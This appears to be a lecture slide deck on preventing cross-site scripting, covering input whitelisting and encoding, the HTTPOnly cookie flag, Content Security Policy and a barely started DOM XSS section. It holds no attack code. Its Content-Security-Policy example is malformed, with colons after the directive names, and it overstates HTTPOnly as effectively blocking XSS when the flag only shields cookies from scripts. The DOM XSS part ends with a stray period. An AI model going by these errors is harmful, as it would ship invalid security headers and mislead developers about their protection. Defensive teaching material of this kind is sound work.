


How Can You Prevent Cross-Site Scripting Attacks?

XSS Prevention: Reflected and Stored XSS


1. Sanitizing Inputs

- Reflected and stored cross-site scripting can be sanitized on the server-side and there are multiple ways of doing it.
- Blacklisting characters that are deemed unsafe won't really work out in the long run since some malicious user might figure out some bypass for it as it usually happens. What you need to do is whitelist what is allowed.
- Use a security encoding library to encode all parameters and user input. If you need to insert parameters/user input data into your HTML body, add an HTML escape before insert itself.
- Note : Blacklisting: by identifying characters that are not allowed. Whitelist : allows only specific characters




2. Use HTTPOnly cookie flag

- It is difficult to prevent all XSS flaws in your application. To reduce the impact of XSS vulnerabilities, use the HTTPOnly flag—if the browser supports it, this flag ensures that cookies cannot be accessed by client side scripts, effectively blocking XSS attacks.
- The flag is enabled in .NET applications default, but it needs to be enabled manually in other languages.



3. Implement Content Security Policy

- Content Security Policy (CSP) is another effective strategy to help mitigate the impact of XSS vulnerabilities. It is a browser-side solution that lets you create lists specifying access permissions to client side resources, such as JavaScript and CSS.
- CSP uses an HTTP header to instruct the browser to execute resources only from the specified sources.




Chapter 09

Cross site scripting: Prevention


For example:

Content-Security-Policy: `default-src: 'self'; script-src: 'self' static.domain.tld`

This command instructs the web browser to only load all resources from a known source, in this example static.domain.tld.




- **XSS Prevention: DOM XSS**
- DOM XSS can't be sanitized on the server-side since all execution happens on the client-side and thus the sanitization is a bit different.
- .



Chapter 09

References

https://www.youtube.com/watch?v=cl7__XZVodE



Chapter 09

Any Questions

